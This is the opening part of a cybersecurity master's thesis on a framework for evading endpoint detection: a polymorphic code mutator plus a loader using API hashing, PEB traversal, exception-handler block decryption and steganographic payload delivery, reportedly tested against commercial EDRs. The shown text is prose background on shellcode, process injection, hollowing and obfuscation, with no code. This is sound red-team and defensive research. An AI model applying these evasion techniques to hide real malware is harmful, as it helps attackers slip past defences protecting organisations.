POLITECNICO DI TORINO

MASTER's Degree in CYBERSECURITY

MASTER's Degree Thesis

Evading Endpoint Detection and Response: A Polymorphic Mutation and Dynamic Loading Framework

Supervisors

Prof. Danilo BAZZANELLA

Dr. Maurizio AGAZZINI

Candidate

Iacopo EPINOT

JULY 2026

Evading Endpoint Detection and Response: A Polymorphic Mutation and Dynamic Loading Framework

Iacopo Epinot

Abstract

In today's cybersecurity landscape, offensive security operations have to deal with advanced defensive systems, such as EDRs. These systems employ sophisticated static, behavioral, and memory analysis that standard loaders fail to evade. The objective of this thesis is to design and develop an advanced suite for EDR evasion. It is composed of a polymorphic injector, called Mutator, and a dynamic loader specifically designed to minimize payload exposure across all detection layers. To counter static analysis, the Mutator processes the original binary (PE or shellcode), inserting chains of polymorphic operations based on opaque predicates. These instructions are then interleaved with the original code, dividing it into injection windows through a deep liveness analysis of the registers. The Mutator then proceeds to recompute the full structure of the PE, recalculating offsets, tables, and relocations accordingly. At the behavioral level, the loader avoids conventional import resolution, dynamically locating system APIs through manual Process Environment Block traversal. Furthermore, to conceal the payload from memory inspection, it implements a block decryption mechanism managed by a Vectored Exception Handler. This mechanism intercepts the access violation triggered by the protected memory and dynamically rotates the permissions of individual pages, ensuring that no page is ever simultaneously executable and writable. The framework offers flexibility in payload delivery, allowing the loader to embed the payload directly, conceal it inside an image via steganography, or disguise it within a JSON Web Token. Validation was conducted using Mimikatz as the test payload against the Palo Alto and SentinelOne EDRs, confirming the robustness of the architecture. Static analysis and monitoring of the loading and execution process were successfully evaded, demonstrating the effectiveness of the suite in concealing the nature of the software, even though subsequent high-noise post-execution operations were correctly intercepted by the defensive systems.

Table of Contents

1 Introduction **1**

1.1 Problem Statement 1

1.2 Objective 2

1.3 Thesis Structure 2

2 Theoretical Background **4**

2.1 Malware Architecture 4

2.1.1 Shellcode 4

2.1.1.1 From payload to shellcode 4

2.1.1.2 Position Independent Code and API use 4

2.1.1.3 Formatting and Restrictions: Null-bytes and Encoders 5

2.1.2 Loader Components 5

2.1.2.1 Loaders 5

2.1.2.2 Stagers 6

2.1.3 Memory allocation and execution techniques 6

2.1.3.1 Remote memory allocation 6

2.1.3.2 Memory Protection Management 7

2.2 Existing Evasion Techniques 8

2.2.1 String Obfuscation and Encryption Algorithms 8

2.2.1.1 XOR encryption algorithm 8

2.2.1.2 RC4 encryption algorithm 8

2.2.1.3 Base64 encoding algorithm 8

2.2.1.4 Advantages 9

2.2.2 API hashing and Dynamic Resolution 9

2.2.2.1 PE Parsing 9

2.2.2.2 Hashed Exported Names 9

2.2.3 Code Obfuscation Methods 10

2.2.3.1 Lexical Obfuscation 10

2.2.3.2 Control Flow Obfuscation 11

2.3 Defensive Mechanisms 11

2.3.1 Static Analysis: Signature-based detection 11

2.3.2 Dynamic Analysis: Behavioral Monitoring 12

2.3.2.1 Acquisition techniques 13

2.3.3 EDR/AV heuristics 15

2.3.3.1 Main Techniques 15
2.3.3.2 Reliability 15
2.3.3.3 Architecture 16

3 Methodology **17**
3.1 Design Process and Choice Motivations 17
3.1.1 Two-Component Architecture 17
3.1.2 From Contiguous Junk Code to Opaque Predicate Interleaving 17
3.1.3 From Total Decryption to VEH with Sliding Window 18
3.1.4 Evolution of the Payload Delivery Mechanism 19
3.1.4.1 Embedded 19
3.1.4.2 Steganography 19
3.1.4.3 JSON Web Token 19
3.1.5 Tools Selection 19
3.1.5.1 Angr 19
3.1.5.2 Capstone and Keystone 20
3.1.5.3 LIEF 20
3.2 High-level Overview 20
3.3 Technical Design 21
3.3.1 Block Decryption Strategy with Vectored Exception Handler (VEH) 21
3.3.2 Payload Delivery Mechanism 22
3.3.2.1 Embedded 23
3.3.2.2 Image Steganography 23
3.3.2.3 JSON Web Token 24
3.3.3 Tools and Environment 24
3.3.3.1 Symbolic Execution Engine: Angr 25
3.3.3.2 Assembly Manipulation: Capstone, Keystone, and Manual Approach 26
3.3.3.2.1 Capstone 26
Capstone 26
3.3.3.2.2 Keystone 26
Keystone 26
3.3.3.2.3 Manual Approach 26
Manual Approach 26
3.3.3.3 PE File Parsing and Reconstruction 27
3.3.3.4 Debuggers and Analysis Tools 28

4 Implementation **29**
4.1 Mutator 29
4.1.1 PE Parser 30
4.1.2 Normalization and Analysis 32
4.1.2.1 Payload Normalization 33

4.1.2.2 Liveness Analysis 36
4.1.2.3 Interleaving Windows 38
4.1.3 Injection and offset fixing 41
4.1.3.1 Windows Processing 41
4.1.3.2 Operation Chain Generation 42
4.1.3.3 Injection of the Window 45
4.1.3.4 Inject Byte Function 47
4.1.4 Offset Tracker 48
4.1.4.1 Final Virtual Address synthesis 48
4.1.4.2 Safe Disassembly and Exception Directory 49
4.1.4.3 Pointers Reconstruction 50
4.1.4.4 RIP-Relative memory references 50
4.1.4.5 Architectural Realignment 51
4.1.5 PE Reconstruction and output 52
4.1.5.1 Applying structure RVA fixups 52
4.1.5.2 Data Structure 52
4.1.5.2.1 Entry Point 53
4.1.5.2.2 Structural Relocations 53
4.1.5.2.3 C Exceptions 54
4.1.5.2.4 Import Tables (IAT and ILT) 54
4.1.5.2.5 Exports 55
4.1.5.2.6 TLS callbacks 56
4.1.5.2.7 Delay Imports 57
4.1.5.2.8 Global Data Directories 57
4.1.5.2.9 Reset and Relocation update 58
4.1.5.2.10 Final Cleanup 58
4.1.5.3 Applying function growth 58
4.1.5.4 Header reconstruction and disk layout 59
4.2 Loader 61
4.2.1 Delivery variants 61
4.2.1.1 Image Overlay 61
4.2.1.1.1 Generation 61
4.2.1.1.2 Parsing 61
4.2.1.2 JSON Web Token 62
4.2.1.2.1 Generation 62
4.2.1.2.2 Parsing 63
4.2.1.3 Execution Flow Overview 63
4.2.1.4 Dynamic Bootstrap of APIs 63
4.2.1.4.1 Recovery of module base addresses 63
4.2.1.4.2 API resolution 64
4.2.1.5 Parsing and PE validation 65
4.2.1.5.1 Section Mapping and Relocation 65
4.2.1.6 Vectored Exception Handler (VEH) 66

4.2.1.6.1 VEH Setup 67
4.2.1.6.2 Fault Management 67

5 Testing and Analysis **68**
5.1 Execution flow demonstration 68
5.2 Debugging Method 72
5.2.1 Spotting the garbage call target 72
5.2.2 Detecting garbled UNWIND INFO 73
5.2.3 Automated crash triage with WinDbg 74
5.2.4 Validating unwind stability with stack traces 74
5.3 Detection Results 75

6 Conclusion **77**
6.1 Summary of Contributions 77
6.2 Limitations 77
6.2.1 Technical Trade-off 78
6.3 Future works 78

A Appendix A **80**

Bibliography **89**

Dedications **91**

List of Listings

4.1 Mutator command-line syntax 29
4.2 PEInfo dataclass structure 30
4.3 PE file format detection via byte-level header check 31
4.4 Code section identification by flags and name 31
4.5 Angr project creation and CFG generation 32
4.6 Building the address-to-instruction map 33
4.7 Instruction emission with short-to-near jump expansion 34
4.8 Iterative liveness analysis algorithm 36
4.9 Reachable block extraction from the CFG 37
4.10 ABI volatile register sets definition 39
4.11 Register pool filtering per instruction in sliding window 39
4.12 Interleaving window dictionary creation 40
4.13 Operation selection for injection chain building 42
4.14 Symbolic chain verification function 44
4.15 Flag-consumer protection scan before injection 46
4.16 Address conversion to local zero-based offset 47
4.17 Exception-directory-guided instruction iteration 49
4.18 Second-pass displacement correction 51
4.19 Physical relocation entry patching 53
4.20 Import descriptor table parsing 54
4.21 TLS callback array patching 56
4.22 Delay import descriptor layout 57
4.23 LIEF builder conservative configuration 59
4.24 Final PE build and output 59
4.25 JWT payload structure 62
4.26 Export table walk for API resolution 64
4.27 PE handler data structure 66
4.28 Vectored exception handler registration 67
5.1 PE file summary printed by the Mutator 68
5.2 Run configuration and analysis statistics 69
5.3 Safety mechanism log messages during injection 69
5.4 Exception directory and jump table fixup log 70
5.5 Mutation results summary 70
5.6 Loader cross-compilation command 71

5.7 Loader header parsing and memory allocation output 71
5.8 Section mapping and import resolution output 71
5.9 Section memory protection flags 72
5.10 VEH installation and entry point jump 72
5.11 WinDbg disassembly revealing a stale call target 72
5.12 WinDbg disassembly showing invalid bytes at the call destination . . 73
5.13 WinDbg .fnent output showing corrupted unwind info 73
5.14 WinDbg crash summary for an illegal instruction fault 74
5.15 WinDbg stack trace used to validate unwind stability 75

List of Tables

5.1 EDR detection results for the mutated Mimikatz loader 75

Acronyms

ABI	Application Binary Interface.
API	Application Programming Interface.
APT	Advanced Persistent Threat.
ASCII	American Standard Code for Information Interchange.
ASLR	Address Space Layout Randomization.
AST	Abstract Syntax Tree.
ATT&CK	Adversarial Tactics, Techniques, and Common Knowledge.
AV	Antivirus.
CFG	Control Flow Graph.
CPU	Central Processing Unit.
CPR	Causality-Preserving Reduction.
CRC	Cyclic Redundancy Check.
CRT	C Run-Time.
DEP	Data Execution Prevention.
DLL	Dynamic Link Library.
DNS	Domain Name System.
DOS	Disk Operating System.
DRM	Digital Rights Management.
EDR	Endpoint Detection and Response.
ELF	Executable and Linkable Format.
FIFO	First In, First Out.
HS256	HMAC using SHA-256.
HTTPS	Hypertext Transfer Protocol Secure.
IAT	Import Address Table.
IDT	Interrupt Descriptor Table.

IDS	Intrusion Detection System.
IEND	PNG end-of-image chunk.
ILT	Import Lookup Table.
IoC	Indicator of Compromise.
IP	Internet Protocol.
ISR	Interrupt Service Routine.
JIT	Just-In-Time.
JSON	JavaScript Object Notation.
JCC	Jump Condition Code.
JWT	JSON Web Token.
LIEF	Library to Instrument Executable Formats.
LRU	Least Recently Used.
MD5	Message-Digest Algorithm 5.
MBA	Mixed Boolean Arithmetic.
MIME	Multipurpose Internet Mail Extensions.
MITRE	MITRE Corporation.
NULL	Null byte.
OS	Operating System.
PE	Portable Executable.
PEB	Process Environment Block.
PIC	Position Independent Code.
PIN	Personal Identification Number.
PNG	Portable Network Graphics.
RAM	Random Access Memory.
RC4	Rivest Cipher 4.
ROP	Return-Oriented Programming.
RIP	Relative Instruction Pointer.
ROR	Rotate right.
RVA	Relative Virtual Address.
RWX	Read-Write-Execute.
SAM	Security Account Manager.
SEH	Structured Exception Handling.
SHA	Secure Hash Algorithm.
SSDT	System Service Dispatch Table.
SYSENTER	x86 fast system call instruction.

TLS	Thread Local Storage.
UWOP	Unwind Operation Code.
VA	Virtual Address.
VEH	Vectored Exception Handler.
VMI	Virtual Machine Introspection.
VM	Virtual Machine.
XDR	Extended Detection and Response.
XOR	Exclusive OR.

Chapter 1

Introduction

In the modern cybersecurity landscape, organizations rely on offensive security assessments, such as penetration testing and red teaming, to evaluate the resilience of their systems against a wide range of adversaries. The efficacy of an offensive security assessment depends on the ability of an operator to simulate realistic conditions and emulate threat actors, actively trying to bypass the defensive mechanisms employed by the target and successfully establishing a foothold. To establish such a foothold, an operator typically uses a loader and a payload (e.g., shellcode). The loader is the executable component responsible for loading and executing the payload, adopting strategies designed to conceal malicious behavior. Loaders can contain the malware directly inside the PE itself (resource section), or they can download it from external resources (e.g., an image file), extracting and executing it from memory or disk. Originally, the payload was a shellcode, a term derived from the fact that it was mainly used to gain access to an interactive command shell on the target system. Nowadays, the term is used to describe any piece of autonomous executable code [1]. However, the increasing sophistication of defensive solutions imposes constraints and drives an evolution in how loaders and payloads must interact with the system to avoid detection.

1.1 Problem Statement

Consequently, the cybersecurity landscape is characterized by an endless cat-and-mouse game between defenders and threat actors. Over recent years, defenders have increasingly adopted more advanced Endpoint Detection and Response (EDR) solutions; these have evolved to Extended Detection and Response (XDR), with a growing trend toward adopting machine learning and artificial intelligence [2]. Modern defensive solutions (e.g., EDRs) operate at different levels. At the static analysis level, they inspect files on disk through techniques such as signature matching, string extraction, import/export table analysis, and cryptographic hashing and comparison [1]. These EDR solutions also perform behavioral analytics, monitoring API call patterns at runtime through userland hooks and intercepting suspicious sequences. At the memory level, they perform forensic scanning of RAM to detect raw shellcode

even when the payload was never written to disk [1]. Standard loaders often fail at both the behavioral analysis level and the memory level. To circumvent these detection layers, threat actors rapidly adapted, employing new techniques that directly target the EDR architecture itself, such as the removal of userland hooks, generating telemetry noise to cause Denial-of-Analysis, and taking advantage of the EDR itself by exploiting its elevated privileges [3, 4, 5].

1.2 Objective

The objective of the thesis is to develop an advanced suite composed of a polymorphic junk code injector (also referred to as mutator) and a dynamic loader. This suite employs a set of techniques to reduce exposure across three detection layers commonly adopted by modern EDRs:

- **Static**: by injecting polymorphic junk code, the shellcode significantly changes its binary structure and Control Flow Graph (CFG), as well as the Portable Executable (PE) structure when applicable.
- **Memory**: the loader uses VEH block decryption, so the payload is never completely in plaintext in memory; additionally, the page protection cycles between `PAGE_NOACCESS` → `PAGE_READWRITE` → `PAGE_EXECUTE_READ`.
- **Behavioral**: the loader employs API hashing (using an in-place ROR-13 implementation) and PEB traversal, which dynamically resolves functions without using the IAT, thereby reducing reliance on IAT-based resolution and limiting exposure to user-mode API hooking.

1.3 Thesis Structure

The thesis is organized into 6 chapters:

- **Chapter 1 - Introduction** provides background on the current cybersecurity landscape, introducing the main challenges posed by modern defense strategies employed by organizations.
- **Chapter 2 - Theoretical Background** covers the theoretical fundamentals of malware architecture (shellcode, loaders, memory allocation and execution), adopted evasion techniques, and current defensive mechanisms.
- **Chapter 3 - Methodology** presents the design choices adopted in the project, together with the tools and environment used throughout the development.
- **Chapter 4 - Implementation** details the actual implementation of the obfuscation layer, loader, and payload delivery techniques, including the specific approaches used for the mutation engine.

- **Chapter 5 - Testing and Analysis** covers the execution flow demonstration with debugging methodology, junk injection correctness verification, static and dynamic detection rates.
- **Chapter 6 - Conclusion** summarizes the findings and contributions of the work, highlights the limitations of the current approach, and discusses possible future developments.

Chapter 2

Theoretical Background

2.1 Malware Architecture

2.1.1 Shellcode

2.1.1.1 From payload to shellcode

In order to exploit a software vulnerability, an attacker needs to craft a specialized algorithm (also known as an exploitation technique), such as a buffer overflow or a Return-Oriented Programming (ROP) chain. The objective of these techniques is to alter the normal execution flow of a program and redirect control to the attacker.

Once this redirection is achieved, a secondary component called an exploit payload is executed to implement the subsequent actions required to accomplish the attacker's goal. In the mid-1990s, the overwhelming majority of these payloads started to share the same objective: spawn a command shell. This granted the attacker an interactive session to enter and execute several arbitrary commands, and read the corresponding output. Due to this widely shared behavior, these sequences of code became widely known as "shellcode," and their widespread diffusion led to the term being used as a synonym for exploit payload [6].

2.1.1.2 Position Independent Code and API use

A shellcode is typically designed as PIC (Position Independent Code), meaning it can be executed at arbitrary memory addresses without modifications. This is a strict requirement because, during the exploitation phase or execution by a loader, the shellcode is placed in memory at unpredictable locations.

Because these payloads are mapped into memory anonymously by a loader rather than being parsed and initialized by the standard operating system's loader, they cannot rely on the automatic resolution and linking of external API functions (e.g. Import Address Table) [1].

The interaction with the underlying system differs between operating systems. On Linux, system calls can be invoked directly using fixed identifiers. On Windows, system call IDs depend on the specific OS version, build, and installed service packs. Given that the main objective of a shellcode is to execute reliably across different

target machines, hardcoding these IDs (using the `syscall` or `sysenter` instructions) on Windows is highly unstable and can lead to failure. Furthermore, the functionality exposed through system calls is limited and may not include fundamental APIs such as networking-related ones.

To achieve a flexible and reliable execution, shellcodes must dynamically locate and interact with standard system Dynamic Link Libraries (DLLs) in memory, which act as a bridge between user applications and the kernel [7].

2.1.1.3 Formatting and Restrictions: Null-bytes and Encoders

The majority of software applications implement various sanity checks to validate input data before processing it. Two of the most common restrictions involve enforcing the input to contain only ASCII or alphanumeric characters, and prohibiting the presence of null-bytes (`0x00`) [1].

A common exploitation vector leverages vulnerable standard functions such as `strcpy` and `strcat`, which copy data into a fixed-size buffer, potentially leading to a buffer-overflow. Since these functions interpret the input as a null-terminated string, the payload must not contain any NULL byte; if the function encounters it, the payload would be truncated and the exploit neutralized [7].

The most widely adopted approach to overcome these restrictions is encoding the original shellcode and prepending a small decoder stub to it. A common encoding technique is the NULL-Preserving Single-Byte XOR, which applies a static key across the payload, ensuring that the operation never produces a null-byte.

The decoder stub is designed to pass all application filters without triggering exceptions. It is the first piece of the payload's code executed by the processor; it decodes the obfuscated payload in memory and subsequently redirects the execution flow to it [1].

2.1.2 Loader Components

2.1.2.1 Loaders

A loader is an executable file designed to load into the memory (or onto the disk) and execute a payload, with the objective of achieving covert execution, hiding the malware from users and defensive tools. Usually, in a standard loader, the payload is embedded inside the executable itself, e.g., in the resource section of the PE.

During execution, the loader extracts the shellcode or DLL. If the payload is obfuscated or encrypted, the loader performs the required sequence of operations to decode and execute it. In order to execute these operations, the loader might require administrator privileges. As a consequence, it may also integrate advanced memory alteration and privilege escalation techniques.

To achieve covert execution, advanced loaders might rely on various injection techniques [1]:

- **DLL Injection**: Injects a thread into a remote process, forcing it to call `LoadLibrary` to load the payload in the form of a malicious DLL.
- **Direct Injection**: Allocates memory directly within the target process and writes the payload into it.
- **Process Replacement (Hollowing)**: Executes a legitimate process in a suspended state, unmaps (empties) its memory, and overwrites it with the payload's content. Allowing the malware to inherit the privileges of the hollowed process.

2.1.2.2 Stagers

As previously defined, a stager (stub) is a small piece of code designed to, if necessary, download, and load the actual payload into memory, with the primary purpose of evading exploit restrictions and defensive systems. It is composed of a set of instructions designed to be minimal, optimized, and portable.

The execution flow typically starts by dynamically resolving the addresses of base APIs and loading the necessary networking libraries if the payload must be downloaded. It then receives the second stage (the payload), writes it into memory, and redirects the execution flow to it.

The most widely adopted designs for these stagers are [7]:

- **File Descriptor Re-use (Dynamic or Static)**: The stager reuses the file descriptor of an already open socket. It first utilizes calls like `recv` to read the payload from an active network connection, stores it into a buffer, and then jumps into it.
- **Egghunt**: A highly compressed design, useful when the available space for the initial payload is strictly limited, forcing the attacker to store the larger main payload in a different memory area. The egghunter searches the process memory for a specific tag (the "egg") and transfers the execution to the payload stored immediately after it.
- **Egghunt (Syscall)**: An evolution of the standard egghunt that employs direct system calls to the kernel. This permits the stager to verify if a memory address actually exists and is valid, safely distinguishing non-existent from inaccessible memory areas to avoid sudden crashes.

2.1.3 Memory allocation and execution techniques

2.1.3.1 Remote memory allocation

In order to achieve the execution of a payload (either as a malicious DLL or a shellcode), a loader must perform a structured sequence of operations interacting directly with the operating system's memory management primitives. The specific high-level evasion techniques explained before (DLL and direct injection, hollowing)

vary in their objective, but follow a shared low-level execution process: acquiring a handle, allocating memory, writing data, and redirecting execution.

The process typically starts by acquiring a direct channel with the target application, generally achieved by invoking the `OpenProcess` API. Once the handle is obtained, the loader must allocate a reserved segment of memory within the remote process's virtual address space. This step is usually performed by relying on the `VirtualAllocEx` function to reserve the space, ensuring also that the allocated memory is set to permit the subsequent operations.

Following the allocation, the loader writes the payload inside the reserved region using the `WriteProcessMemory` API. In the case of DLL Injection, this payload is composed of the path string to the malicious library, while in the other two cited techniques, it corresponds to the raw executable code or PE sections.

The final step requires the loader to force the target process to execute the injected payload. This phase generally relies on the `CreateRemoteThread` function to spawn a new execution thread starting from the copied payload. On the other hand, techniques like Process Hollowing do not create new processes but manipulate existing threads; after emptying the process's original memory using `ZwUnmapViewOfSection` and writing the new payload, they redirect the execution by altering registers via `SetThreadContext` before calling `ResumeThread` [1].

2.1.3.2 Memory Protection Management

Modern operating systems implement different layers of protection, such as DEP (Data Execution Prevention), which prevents code execution in data memory areas (e.g., heap, stack). To overcome these defenses, the malware must explicitly manage the memory protection flags during each phase of its execution.

During the allocation phase (typically through the invocation of `VirtualAllocEx`), the loader must pass a specific parameter known as `flProtect`. It pushes onto the stack the value `0x40`, which corresponds to the `PAGE_EXECUTE_READWRITE` constant. This forces the operating system to allow the newly allocated memory to be written to by the loader and subsequently executed by the processor once triggered.

Likewise, during the execution phase, the malware might need to modify the permissions of pre-existing portions of memory. For example, an Inline Hook redirects the execution flow by overwriting the first instructions of a legitimate function, such as a `send` function inside a networking library. In order to correctly perform this operation, the loader calls `VirtualProtect` on the target address, temporarily changing the protection flag from `PAGE_EXECUTE_READ` to `PAGE_EXECUTE_READWRITE`. It then overwrites the original instructions with its custom `jmp` instruction and immediately restores the original permissions to avoid detection. When targeting memory spaces outside of its own, the loader can utilize `VirtualProtectEx`, which performs the exact same operations but on remote processes [1].

2.2 Existing Evasion Techniques

2.2.1 String Obfuscation and Encryption Algorithms

String obfuscation is a technique employed by malware developers to conceal sensitive strings during execution, thereby preventing EDR systems from identifying malicious artifacts, such as domain names, file paths, and registry keys. According to the MITRE ATT&CK framework, symmetric algorithms are the most commonly used for string obfuscation, with the notable exception of Base64, which is an encoding rather than an encryption algorithm. Hashing algorithms can only be employed in specific obfuscation scenarios due to their destructive nature on input data. Asymmetric algorithms are less frequently utilized for string obfuscation due to their computational complexity and custom implementation requirements [8].

2.2.1.1 XOR encryption algorithm

The XOR cryptographic algorithm is typically applied byte-by-byte using a static key, by performing a logical XOR operation between each target byte and the key. It can be applied with a single-byte key or with a multibyte key, with a length that can be any multiple of 4 and 8. The key characteristic is that the XOR is completely reversible by applying the same key and repeating the cryptographic process, making it valuable to deobfuscate strings and code during execution. If the target plaintext is a long sequence of null bytes (0x00), it might reveal the entire key. To prevent this, the NULL-preserving XOR variation is introduced, which correctly applies the XOR operation only if the input value is not equal to a null byte or the key itself [1].

2.2.1.2 RC4 encryption algorithm

The RC4 algorithm is a stateful stream cipher that generates a pseudorandom continuous sequence of bytes (keystream) from a constantly updated internal state, initially seeded by a variable-length secret key. This sequence is then combined with the plaintext, byte by byte, applying an XOR operation. The key characteristic of RC4 is that it builds its structures on the fly, without any hard-coded magic numbers, avoiding any static analyzer that looks for specific predefined signatures of cryptographic algorithms. It also performs very few logic and arithmetic operations, making it highly efficient [1].

2.2.1.3 Base64 encoding algorithm

In contrast to the above, Base64 is an encoding algorithm used to convert binary data into ASCII characters. It utilizes a limited set of only sixty-four characters; the MIME standard comprises capital and lowercase letters, numbers, "+", "/", and the "=" symbol for padding. The process of translating raw data into Base64 uses 3-byte chunks. These chunks are then divided into 6-bit blocks, and the decimal number generated by every 6-bit block is then used to choose a specific character

from the 64-character pool. Since this process takes in input 4 blocks of 6 bits and generates as output 4 characters, it expands the plaintext from 3 to 4 bytes for each pre-processed chunk. Usually, malware developers shuffle the order of the character pool, making the encoded text impossible to decode with a standard decoder [1].

2.2.1.4 Advantages

Among the various approaches available, XOR, Base64, and RC4 remain the most widely adopted algorithms for string obfuscation due to several key advantages[8]:

- **Simplicity and low computational footprint**: these algorithms are straightforward to implement and require minimal memory space and processing operations.
- **Low detection profile**: their implementation does not involve complex mathematical operations, thereby reducing the likelihood of triggering EDR suspicion.
- **Practical effectiveness**: the purpose of these algorithms is not to withstand sophisticated cryptanalysis, but rather to obscure string values during static analysis, effectively defeating trivial pattern matching.

2.2.2 API hashing and Dynamic Resolution

As previously introduced, payloads and shellcodes operate with PIC, which prevents the possibility of calling the standard Windows loader to import necessary libraries and symbols. Moreover, the API function's addresses cannot be hardcoded because the precise location might change according to the Windows and service pack version or mechanisms such as relocation and ASLR.

2.2.2.1 PE Parsing

To overcome this limitation, the developer can leverage the internal Windows structures belonging to the process, such as the Process Environment Block, which contains the base memory address of the main libraries, such as `Kernel32.dll`. Once the library is found, the code needs to analyze the library PE, looking for the Export Directory Table, which contains the array with the exported symbol's name, their ordinals, and respective memory addresses. The usual main key objective is to find the address of the functions `LoadLibraryA` and `GetProcAddress`. Through these functions, the shellcode acquires the possibility to arbitrarily load any other system library without using hardcoded addresses.

2.2.2.2 Hashed Exported Names

In order to look for a specific function in the Export Directory Table, the malware needs to compare the content of the table with a hardcoded string (e.g.

`LoadLibraryA`). This string must be hardcoded in plaintext directly on the payload's code, resulting in a larger payload that must be as compact as possible, and uncovers the payload's goal to any static analysis tool.

The solution to these two problems is API hashing; instead of storing the plaintext, the developer precomputes a 32-bit hash of the symbol's name. During the dynamic resolution, the payload will loop through the array, and for each name, it will compute its hash on-the-fly, comparing it with the target library's hash. Once a match is found, the code takes the index of that string and uses it on the ordinal's array, whose value, in turn, is used to extract from the function's array the RVA (Relative Virtual Address) of the desired function. Lastly, the address will be added to the library base address, obtaining the Virtual Memory Address of the target function [1] [7].

The most commonly used hash algorithm for this purpose is the ROR-13 algorithm, also called the 32-bit rotate-right-additive hash. It's a minimal and easy-to-implement function in which, starting from the plaintext, the algorithm takes the current hash value, rotates it right by 13 bits, and sums it with the ASCII value of the next character of the plaintext string.

The combined use of hashing and dynamic resolution permits obtaining an extremely compact and reliable payload across different systems, and a highly obfuscated payload (or loader), which is robust against static analysis.

2.2.3 Code Obfuscation Methods

Code obfuscation is a method whose goal is to alter a software's source code in order to hamper comprehension by both humans and automated tools. The main use of this technique is to protect copyright and intellectual property, mitigating risks by unauthorized access and reverse engineering. The obfuscation modifies both the structure and topology of the code without altering its core functioning and the input and output interactions.
The taxonomy classification of the obfuscation techniques is composed by three main methodologies. Data obfuscation is covered in the previous subsection and is strictly focused on hiding embedded values in the source code [9].

2.2.3.1 Lexical Obfuscation

The lexical obfuscation concerns the syntax of the source code itself, altering the different semantic identifiers in it, primarily functions, variables, and classes. It substitutes relevant names with arbitrary strings without any logic sense, incrementing the analysis complexity. The main advantage of lexical obfuscation lies in its effortless implementation and negligible (or absent) performance impact on software execution [9].

2.2.3.2 Control Flow Obfuscation

The control flow obfuscation is a complex technique aimed at modifying the logic structure of a software by inserting misleading constructs and reorganizing execution paths. This methodology alters the original flow, adding redundant and deceptive control statements, highly complicating the logical deductions during the application's analysis. This is done by injecting dead code, false conditional paths, artificial cycles, and nested constructs of high structural complexity. From a more practical point of view, a simple `if-else` can be subjected to a topological transformation, transforming it into a series of nested conditional blocks or completely replaced by different control structures unrelated to the original. The control flow obfuscation may also transform the modular and hierarchical appearances of the original flow graph into a shallower graph.

This kind of operation's primary benefit is that it significantly raises the computing expense needed by analysts attempting to understand the software's logic by following the execution flow. As a result of this advantage, this method is most effective against any type of dynamic and automatic deobfuscation tool, forcing the analyzing party to rely only on static analysis tools.

Conversely, this type of alteration regarding the control flow entails several technical challenges and inevitable technical disadvantages. It introduces a considerable overhead, which, based on the level of obfuscation, may cause additional delay in the execution phase, due to the injected loops and conditional structures that the processor must compute. Moreover, the obfuscation engine must precisely map every generated execution path, with the respective altered registers and functions. If the mapping is not correctly performed, the engine might corrupt the integrity of the original application, consequently compromising the code's functioning and introducing various new logic errors [9].

2.3 Defensive Mechanisms

The constant evolution of malicious software and the adoption of obfuscation techniques require adopting multi-level defense systems to correctly detect different kinds of threats, following the defense-in-depth principle. The three main approaches are static analysis, which involves a structural examination of the binary code; dynamic analysis, which focuses on the software's behavior at runtime; and heuristic analysis, which typically relies on machine learning techniques and memory forensics.

2.3.1 Static Analysis: Signature-based detection

Signature-based detection represents the prevailing standard and most widely adopted approach by many commercial antivirus solutions. This technique is based on the analysis of a software's binary, data, and metadata, aiming to identify a match between the characteristics of the target and the a pre-existing database that contains unique signatures belonging to known malware.

The primary methodology for obtaining this signature involves conducting an integrity check using hash functions, such as MD5 or SHA-256. Acting as the file's digital fingerprint, the sample's hash is computed and then compared with the hashes stored in the database. In the event that a match is identified, the target is considered malicious. The string scanning technique also belongs to this static analysis, because it's applied by scanning the raw bytes of the software.

To enhance the analysis, optimization, and resource consumption while focusing on specific critical structural sectors, the detection systems frequently rely on the *entry point scanning*. Adopting this strategy, the analyzer extracts the signature directly on the entry point of the target software, which is usually characterized by the presence of malicious code placed to redirect the execution flow.

The other most adopted modality is the *top-and-tail* scanning, which limits the inspection exclusively to the starting and final portions of the software. From a strict performance point of view, this signature-based approach is recognized for its speed, the very low occurrence of false positives, and the high efficiency in the detection and classification of previously documented threats.

Conversely, it presents different theoretical and practical limitations that make it insufficient as the main line of defense in modern IT systems. The primary constraint is its complete ineffectiveness against any zero-day threat, because its detection model strictly relies on the previous knowledge of the threat and requires a continuous update of the database containing the fingerprints.

Furthermore, the utilization of the various obfuscation techniques discussed above, including payload ciphering, polymorphic malware, and various packing methods, results in the complete alteration of the binary fingerprint, rendering the strings completely unintelligible. This enables the malicious application to evade base static analysis with ease, necessitating the integration of dynamic techniques [10] [1].

2.3.2 Dynamic Analysis: Behavioral Monitoring

Behavioral monitoring represents a defensive paradigm that evaluates the behavior of an application by observing its execution in real time. Its approach is based on a fundamental theoretical postulate, while malware's digital fingerprints and semantics may vary using diverse types of obfuscation, its behavioral profile, including data stealing, opening network ports, or modifying the registry, tends to remain unchanged and observable at runtime [10].

To mitigate the risk of compromising the system running the analysis, the suspicious software execution (known as *detonation*) is confined within an isolated and strictly monitored environment, such as sandboxes, virtual machines, or *bare-metal* architectures.

While the applicative is running, the monitoring framework granularly intercepts and samples the various interactions between the target software and the underlying operating system. The main telemetry extraction is focused on critical vectors such as *system calls* and APIs, observing any modification to the file system or the registry,

the creation of network communication channels, and the creation of new threads and processes [11].

2.3.2.1 Acquisition techniques

The acquisition is performed using different digital sensors at several abstraction levels, including hooking of functions in *user-mode* or *kernel-mode*, binary instrumentation, data tainting, and Virtual Machine Introspection.

In ***user-mode*** **hooking**, the IAT is altered, modifying the pointers to redirect the execution flow from the original API to the intercepting entity, which may manipulate and filter the parameters before restoring the original execution flow. The inline hooking is a more strategically advanced technique, which involves directly rewriting the prologue of the monitored function, placing an unconditional jump instruction to the interception module. After the module, a logic structure called "trampoline" is triggered, which executes the original overwritten instruction before the actual redirection of the execution flow to the library.

Conversely, in ***kernel-mode***, hooking techniques focus on critical structures of the operating system that are often leveraged by malicious applications to perform privilege escalation and obfuscation. The most documented methodological paradigm is System Service Descriptor Table (SSDT) hooking, which is the fundamental structure used by Windows to resolve system calls originating from user space through process transition instructions, such as `SYSENTER` or `INT 0x2E`. This is fundamental because malicious drivers usually replace the function pointer inside the table, filtering and altering the received data structure to conceal various types of operations. Another well-documented detection technique involves manipulation of the Interrupt Descriptor Table (IDT) through the alteration of the Interrupt Service Routine (ISR), aiming to hijack the execution flow to observe behavioral anomalies and block the execution of hostile processes. This technique, however, may cause severe instability risks, and modern operating systems have switched to a mechanism called *Kernel Patch Protection*, commonly known as PatchGuard, that prevents any type of modification to kernel fundamental structures, including the IDT.

